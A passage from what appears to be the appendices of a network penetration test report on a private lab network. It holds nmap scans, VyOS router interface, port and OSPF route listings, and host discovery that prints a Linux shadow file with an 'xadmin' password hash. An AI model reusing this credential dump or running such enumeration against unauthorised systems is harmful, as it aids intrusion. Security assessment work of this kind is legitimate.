2049/tcp	open	nfs_acl	2-3 (RPC #100227)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Nmap scan report for 192.168.0.225

Host is up (0.00100s latency).

Not shown: 996 closed ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp	open	telnet	VyOS telnetd
80/tcp	open	http	lighttpd 1.4.28
443/tcp	open	ssl/https?	

Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux\_kernel

Nmap scan report for 192.168.0.226  
Host is up (0.0035s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE VERSION  
23/tcp open telnet VyOS telnetd  
80/tcp open http lighttpd 1.4.28  
443/tcp open ssl/https?  
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.229  
Host is up (0.0036s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE VERSION  
23/tcp open telnet VyOS telnetd  
80/tcp open http lighttpd 1.4.28  
443/tcp open ssl/https?  
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230  
Host is up (0.0057s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE VERSION  
23/tcp open telnet VyOS telnetd  
80/tcp open http lighttpd 1.4.28  
443/tcp open ssl/https?  
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.233  
Host is up (0.0035s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE VERSION  
23/tcp open telnet VyOS telnetd  
80/tcp open http lighttpd 1.4.28  
443/tcp open ssl/https?  
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.242  
Host is up (0.0043s latency).  
Not shown: 997 closed ports  
PORT STATE SERVICE VERSION  
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)  
80/tcp open http Apache httpd 2.4.10 ((Unix))  
111/tcp open rpcbind 2-4 (RPC #100000)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Nmap scan report for 192.168.0.193  
Host is up (0.00051s latency).  
Not shown: 996 closed ports  
PORT STATE SERVICE VERSION  
22/tcp open ssh OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)  
23/tcp open telnet VyOS telnetd  
80/tcp open http lighttpd 1.4.28  
443/tcp open ssl/https?  
MAC Address: 00:15:5D:00:04:05 (Microsoft)

Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux\_kernel

Nmap scan report for 192.168.0.199

Host is up (0.00046s latency).

Not shown: 997 filtered ports

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
2179/tcp	open	vmrpd?	
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services

MAC Address: 00:15:5D:00:04:01 (Microsoft)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.210

Host is up (0.00083s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp	open	rpcbind	2-4 (RPC #100000)
2049/tcp	open	nfs_acl	2-3 (RPC #100227)

MAC Address: 00:15:5D:00:04:04 (Microsoft)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Nmap scan report for 192.168.0.200

Host is up (0.000086s latency).

Not shown: 998 closed ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.1p1 Debian 1 (protocol 2.0)
3389/tcp	open	ms-wbt-server	xrdp

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 256 IP addresses (14 hosts up) scanned in 105.69 seconds

## APPENDIX B – VYOS DEVICE ENUMERATION

---

192.168.0.33

vyos@vyos:~\$ show interfaces

Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down

Interface	IP Address	S/L	Description
-----	-----	---	-----
eth1	192.168.0.33/27	u/u	
eth2	192.168.0.229/30	u/u	
eth3	192.168.0.226/30	u/u	
lo	127.0.0.1/8	u/u	
	2.2.2.2/32		
	::1/128		

vyos@vyos:~\$ netstat -ltun

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:199	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN

```

tcp      0      0 0.0.0.0:443          0.0.0.0:*          LISTEN
tcp6     0      0 :::23                :::*                LISTEN
udp      0      0 192.168.0.229:123    0.0.0.0:*
udp      0      0 192.168.0.33:123     0.0.0.0:*
udp      0      0 192.168.0.226:123    0.0.0.0:*
udp      0      0 2.2.2.2:123          0.0.0.0:*
udp      0      0 127.0.0.1:123        0.0.0.0:*
udp      0      0 0.0.0.0:123          0.0.0.0:*
udp      0      0 0.0.0.0:161          0.0.0.0:*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 ::1:123              :::*
udp6     0      0 :::123               :::*
udp6     0      0 :::161               :::*

```

vyos@vyos:~\$ show ip route

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,  
I - ISIS, B - BGP, > - selected route, \* - FIB route

```

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 02:17:32
O 192.168.0.32/27 [110/10] is directly connected, eth1, 02:18:22
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 02:16:08
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 02:16:08
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 02:17:31
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 02:17:32
O 192.168.0.224/30 [110/10] is directly connected, eth3, 02:18:22
C>* 192.168.0.224/30 is directly connected, eth3
O 192.168.0.228/30 [110/10] is directly connected, eth2, 02:18:22
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 02:17:31
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 02:16:08

```

## 192.168.0.129

vyos@vyos:~\$ show interfaces

Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down

Interface	IP Address	S/L	Description
eth1	192.168.0.129/27	u/u	
eth2	192.168.0.233/30	u/u	
eth3	192.168.0.230/30	u/u	
lo	127.0.0.1/8	u/u	
	3.3.3.3/32		
	::1/128		

vyos@vyos:~\$ netstat -ltun

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:199	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN

```

tcp      0      0 0.0.0.0:443          0.0.0.0:*          LISTEN
tcp6     0      0 :::23                :::*                LISTEN
udp      0      0 192.168.0.233:123    0.0.0.0:*
udp      0      0 192.168.0.129:123    0.0.0.0:*
udp      0      0 192.168.0.230:123    0.0.0.0:*
udp      0      0 3.3.3.3:123          0.0.0.0:*
udp      0      0 127.0.0.1:123         0.0.0.0:*
udp      0      0 0.0.0.0:123          0.0.0.0:*
udp      0      0 0.0.0.0:161          0.0.0.0:*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 ::1:123              :::*
udp6     0      0 :::123               :::*
udp6     0      0 :::161               :::*

```

vyos@vyos:~\$ show ip route

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,  
I - ISIS, B - BGP, > - selected route, \* - FIB route

```

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 02:28:01
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 02:28:01
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 02:26:38
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 02:26:38
O 192.168.0.128/27 [110/10] is directly connected, eth1, 02:28:52
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 02:28:01
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 02:28:01
O 192.168.0.228/30 [110/10] is directly connected, eth3, 02:28:52
C>* 192.168.0.228/30 is directly connected, eth3
O 192.168.0.232/30 [110/10] is directly connected, eth2, 02:28:52
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 02:26:38

```

### 192.168.0.193

vyos@vyos:~\$ show interfaces

Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down

Interface	IP Address	S/L	Description
eth1	192.168.0.225/30	u/u	
eth2	172.16.221.16/24	u/u	
eth3	192.168.0.193/27	u/u	
lo	127.0.0.1/8	u/u	
	1.1.1.1/32		
	::1/128		

vyos@vyos:~\$ netstat -ltun

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:199	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN

```

tcp      0      0 0.0.0.0:443          0.0.0.0:*          LISTEN
tcp6     0      0 :::22                :::*                LISTEN
tcp6     0      0 :::23                :::*                LISTEN
udp      0      0 172.16.221.16:123    0.0.0.0:*
udp      0      0 192.168.0.225:123    0.0.0.0:*
udp      0      0 192.168.0.193:123    0.0.0.0:*
udp      0      0 1.1.1.1:123          0.0.0.0:*
udp      0      0 127.0.0.1:123        0.0.0.0:*
udp      0      0 0.0.0.0:123          0.0.0.0:*
udp      0      0 0.0.0.0:161          0.0.0.0:*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 ::1:123              :::*
udp6     0      0 :::123               :::*
udp6     0      0 :::161               :::*

```

vyos@vyos:~\$ show ip route

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,  
I - ISIS, B - BGP, > - selected route, \* - FIB route

```

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O 172.16.221.0/24 [110/10] is directly connected, eth2, 00:05:38
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:04:49
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:03:23
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:03:23
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:04:48
O 192.168.0.192/27 [110/10] is directly connected, eth3, 00:05:38
C>* 192.168.0.192/27 is directly connected, eth3
O 192.168.0.224/30 [110/10] is directly connected, eth1, 00:05:38
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:04:49
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:04:48
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:03:23

```

## 192.168.0.225

vyos@vyos:~\$ show interfaces

Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down

Interface	IP Address	S/L	Description
eth1	192.168.0.225/30	u/u	
eth2	172.16.221.16/24	u/u	
eth3	192.168.0.193/27	u/u	
lo	127.0.0.1/8	u/u	
	1.1.1.1/32		
	:::1/128		

vyos@vyos:~\$ netstat -ltun

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:199	0.0.0.0:*	LISTEN

```

tcp      0      0 0.0.0.0:80          0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:22          0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:443         0.0.0.0:*          LISTEN
tcp6     0      0 :::22               :::*                LISTEN
tcp6     0      0 :::23               :::*                LISTEN
udp      0      0 172.16.221.16:123   0.0.0.0:*
udp      0      0 192.168.0.225:123   0.0.0.0:*
udp      0      0 192.168.0.193:123   0.0.0.0:*
udp      0      0 1.1.1.1:123         0.0.0.0:*
udp      0      0 127.0.0.1:123       0.0.0.0:*
udp      0      0 0.0.0.0:123         0.0.0.0:*
udp      0      0 0.0.0.0:161         0.0.0.0:*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 ::1:123             :::*
udp6     0      0 :::123              :::*
udp6     0      0 :::161              :::*

```

vyos@vyos:~\$ show ip route

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,  
I - ISIS, B - BGP, > - selected route, \* - FIB route

```

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O 172.16.221.0/24 [110/10] is directly connected, eth2, 00:09:53
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:09:04
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:07:38
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:07:38
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:09:03
O 192.168.0.192/27 [110/10] is directly connected, eth3, 00:09:53
C>* 192.168.0.192/27 is directly connected, eth3
O 192.168.0.224/30 [110/10] is directly connected, eth1, 00:09:53
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:09:04
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:09:03
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:07:38

```

## 192.168.0.226

vyos@vyos:~\$ show interfaces

Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down

Interface	IP Address	S/L	Description
eth1	192.168.0.33/27	u/u	
eth2	192.168.0.229/30	u/u	
eth3	192.168.0.226/30	u/u	
lo	127.0.0.1/8	u/u	
	2.2.2.2/32		
	::1/128		

vyos@vyos:~\$ netstat -ltun

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
-------	--------	--------	---------------	-----------------	-------

```

tcp      0      0 127.0.0.1:199      0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:80         0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:443        0.0.0.0:*          LISTEN
tcp6     0      0 :::23              :::*                LISTEN
udp      0      0 192.168.0.229:123   0.0.0.0:*
udp      0      0 192.168.0.33:123    0.0.0.0:*
udp      0      0 192.168.0.226:123   0.0.0.0:*
udp      0      0 2.2.2.2:123         0.0.0.0:*
udp      0      0 127.0.0.1:123       0.0.0.0:*
udp      0      0 0.0.0.0:123         0.0.0.0:*
udp      0      0 0.0.0.0:161         0.0.0.0:*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 ::1:123             :::*
udp6     0      0 :::123              :::*
udp6     0      0 :::161              :::*

```

vyos@vyos:~\$ show ip route

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,  
I - ISIS, B - BGP, > - selected route, \* - FIB route

```

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 02:31:50
O 192.168.0.32/27 [110/10] is directly connected, eth1, 02:32:40
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 02:30:26
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 02:30:26
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 02:31:49
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 02:31:50
O 192.168.0.224/30 [110/10] is directly connected, eth3, 02:32:40
C>* 192.168.0.224/30 is directly connected, eth3
O 192.168.0.228/30 [110/10] is directly connected, eth2, 02:32:40
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 02:31:49
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 02:30:26

```

## 192.168.0.229

vyos@vyos:~\$ show interfaces

Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down

Interface	IP Address	S/L	Description
eth1	192.168.0.33/27	u/u	
eth2	192.168.0.229/30	u/u	
eth3	192.168.0.226/30	u/u	
lo	127.0.0.1/8	u/u	
	2.2.2.2/32		
	::1/128		

vyos@vyos:~\$ netstat -ltun

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:199	0.0.0.0:*	LISTEN



```

tcp      0      0 0.0.0.0:80          0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:443         0.0.0.0:*          LISTEN
tcp6     0      0 :::23               :::*                LISTEN
udp      0      0 192.168.0.229:123   0.0.0.0:*
udp      0      0 192.168.0.33:123    0.0.0.0:*
udp      0      0 192.168.0.226:123   0.0.0.0:*
udp      0      0 2.2.2.2:123         0.0.0.0:*
udp      0      0 127.0.0.1:123       0.0.0.0:*
udp      0      0 0.0.0.0:123         0.0.0.0:*
udp      0      0 0.0.0.0:161         0.0.0.0:*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 ::1:123             :::*
udp6     0      0 :::123              :::*
udp6     0      0 :::161              :::*

```

vyos@vyos:~\$ show ip route

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,  
I - ISIS, B - BGP, > - selected route, \* - FIB route

```

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 02:33:53
O 192.168.0.32/27 [110/10] is directly connected, eth1, 02:34:43
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 02:32:29
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 02:32:29
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 02:33:52
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 02:33:53
O 192.168.0.224/30 [110/10] is directly connected, eth3, 02:34:43
C>* 192.168.0.224/30 is directly connected, eth3
O 192.168.0.228/30 [110/10] is directly connected, eth2, 02:34:43
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 02:33:52
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 02:32:29

```

## 192.168.0.230

vyos@vyos:~\$ show interfaces

Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down

Interface	IP Address	S/L	Description
eth1	192.168.0.129/27	u/u	
eth2	192.168.0.233/30	u/u	
eth3	192.168.0.230/30	u/u	
lo	127.0.0.1/8	u/u	
	3.3.3.3/32		
	::1/128		

vyos@vyos:~\$ netstat -ltun

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:199	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN

```

tcp      0      0 0.0.0.0:443          0.0.0.0:*          LISTEN
tcp6     0      0 :::23                 :::*                LISTEN
udp      0      0 192.168.0.233:123     0.0.0.0:*
udp      0      0 192.168.0.129:123     0.0.0.0:*
udp      0      0 192.168.0.230:123     0.0.0.0:*
udp      0      0 3.3.3.3:123           0.0.0.0:*
udp      0      0 127.0.0.1:123         0.0.0.0:*
udp      0      0 0.0.0.0:123           0.0.0.0:*
udp      0      0 0.0.0.0:161           0.0.0.0:*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 fe80::215:5dff:fe00:123 :::*
udp6     0      0 ::1:123               :::*
udp6     0      0 :::123                 :::*
udp6     0      0 :::161                 :::*

```

vyos@vyos:~\$ show ip route

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,  
I - ISIS, B - BGP, > - selected route, \* - FIB route

```

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 02:35:52
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 02:35:52
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 02:34:29
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 02:34:29
O 192.168.0.128/27 [110/10] is directly connected, eth1, 02:36:43
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 02:35:52
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 02:35:52
O 192.168.0.228/30 [110/10] is directly connected, eth3, 02:36:43
C>* 192.168.0.228/30 is directly connected, eth3
O 192.168.0.232/30 [110/10] is directly connected, eth2, 02:36:43
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 02:34:29

```

### 192.168.0.233

vyos@vyos:~\$ show interfaces

Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down

Interface	IP Address	S/L	Description
eth1	192.168.0.129/27	u/u	
eth2	192.168.0.233/30	u/u	
eth3	192.168.0.230/30	u/u	
lo	127.0.0.1/8	u/u	
	3.3.3.3/32		
	::1/128		

vyos@vyos:~\$ netstat -ltun

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:199	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:443	0.0.0.0:*	LISTEN

```

tcp6      0      0 :::23                      :::*                      LISTEN
udp       0      0 192.168.0.233:123         0.0.0.0:*
udp       0      0 192.168.0.129:123         0.0.0.0:*
udp       0      0 192.168.0.230:123         0.0.0.0:*
udp       0      0 3.3.3.3:123               0.0.0.0:*
udp       0      0 127.0.0.1:123             0.0.0.0:*
udp       0      0 0.0.0.0:123               0.0.0.0:*
udp       0      0 0.0.0.0:161               0.0.0.0:*
udp6      0      0 fe80::215:5dff:fe00:123   :::*
udp6      0      0 fe80::215:5dff:fe00:123   :::*
udp6      0      0 fe80::215:5dff:fe00:123   :::*
udp6      0      0 ::1:123                   :::*
udp6      0      0 :::123                     :::*
udp6      0      0 :::161                     :::*

```

vyos@vyos:~\$ show ip route

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,  
I - ISIS, B - BGP, > - selected route, \* - FIB route

```

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 02:37:15
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 02:37:15
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 02:35:52
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 02:35:52
O 192.168.0.128/27 [110/10] is directly connected, eth1, 02:38:06
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 02:37:15
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 02:37:15
O 192.168.0.228/30 [110/10] is directly connected, eth3, 02:38:06
C>* 192.168.0.228/30 is directly connected, eth3
O 192.168.0.232/30 [110/10] is directly connected, eth2, 02:38:06
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 02:35:52

```

## 192.168.0.97

vyos@vyos:~\$ show interfaces

Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down

Interface	IP Address	S/L	Description
eth1	192.168.0.65/27	u/u	
eth2	192.168.0.97/27	u/u	
lo	127.0.0.1/8	u/u	
	4.4.4.4/32		
	::1/128		

vyos@vyos:~\$ netstat -ltun

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:199	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:443	0.0.0.0:*	LISTEN

```

tcp6      0      0 :::23                      :::*                        LISTEN
udp        0      0 192.168.0.65:123          0.0.0.0:*
udp        0      0 192.168.0.97:123          0.0.0.0:*
udp        0      0 4.4.4.4:123               0.0.0.0:*
udp        0      0 127.0.0.1:123             0.0.0.0:*
udp        0      0 0.0.0.0:123               0.0.0.0:*
udp        0      0 0.0.0.0:161               0.0.0.0:*
udp6       0      0 fe80::215:5dff:fe00:123   :::*
udp6       0      0 fe80::215:5dff:fe00:123   :::*
udp6       0      0 ::1:123                   :::*
udp6       0      0 :::123                     :::*
udp6       0      0 :::161                     :::*

```

```
vyos@vyos:~$ show ip route
```

```
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route
```

```

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 05:42:59
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 05:42:59
O  192.168.0.64/27 [110/10] is directly connected, eth1, 05:45:05
C>* 192.168.0.64/27 is directly connected, eth1
O  192.168.0.96/27 [110/10] is directly connected, eth2, 05:45:05
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 05:42:59
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 05:42:59
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 05:42:59
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 05:42:59
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 05:43:02
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 05:43:02

```

## APPENDIX C – PC DISCOVERY

---

### PC 1 - 192.168.0.210

#### *Shadow File Contents - Password Hashes*

```

root:!:17391:0:99999:7:::
daemon*:16176:0:99999:7:::
bin*:16176:0:99999:7:::
sys*:16176:0:99999:7:::
sync*:16176:0:99999:7:::
games*:16176:0:99999:7:::
man*:16176:0:99999:7:::
lp*:16176:0:99999:7:::
mail*:16176:0:99999:7:::
news*:16176:0:99999:7:::
uucp*:16176:0:99999:7:::
proxy*:16176:0:99999:7:::
www-data*:16176:0:99999:7:::
backup*:16176:0:99999:7:::
list*:16176:0:99999:7:::
irc*:16176:0:99999:7:::

```

```
gnats*:16176:0:99999:7:::
nobody*:16176:0:99999:7:::
libuuid!:16176:0:99999:7:::
syslog*:16176:0:99999:7:::
messagebus*:16176:0:99999:7:::
usbmux*:16176:0:99999:7:::
dnsmasq*:16176:0:99999:7:::
avahi-autoipd*:16176:0:99999:7:::
kernoops*:16176:0:99999:7:::
rtkit*:16176:0:99999:7:::
saned*:16176:0:99999:7:::
whoopsie*:16176:0:99999:7:::
speech-dispatcher!:16176:0:99999:7:::
avahi*:16176:0:99999:7:::
lightdm*:16176:0:99999:7:::
colord*:16176:0:99999:7:::
hplip*:16176:0:99999:7:::
pulse*:16176:0:99999:7:::
xadmin:$6$L1/gVcMW$DORsJg3s3IKQ70DgBpXSbvhv2SinqsU.xMV7tURtQCyMb5dKT1.h6YQcNR/A2bvH.qR
cbBg6QWTcYHRsQTzxR1:17391:0:99999:7:::
statd*:17410:0:99999:7:::
sshd*:17410:0:99999:7:::
```

### *ifconfig*

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:04
          inet addr:192.168.0.210  Bcast:192.168.0.223  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:404/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:136582 errors:0 dropped:0 overruns:0 frame:0
          TX packets:134166 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7994967 (7.9 MB)  TX bytes:7392259 (7.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:298 errors:0 dropped:0 overruns:0 frame:0
          TX packets:298 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:22905 (22.9 KB)  TX bytes:22905 (22.9 KB)
```

### PC 2 – 192.168.0.34

### *Ifconfig*

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:10
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:410/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:74418 errors:0 dropped:0 overruns:0 frame:0
```

```

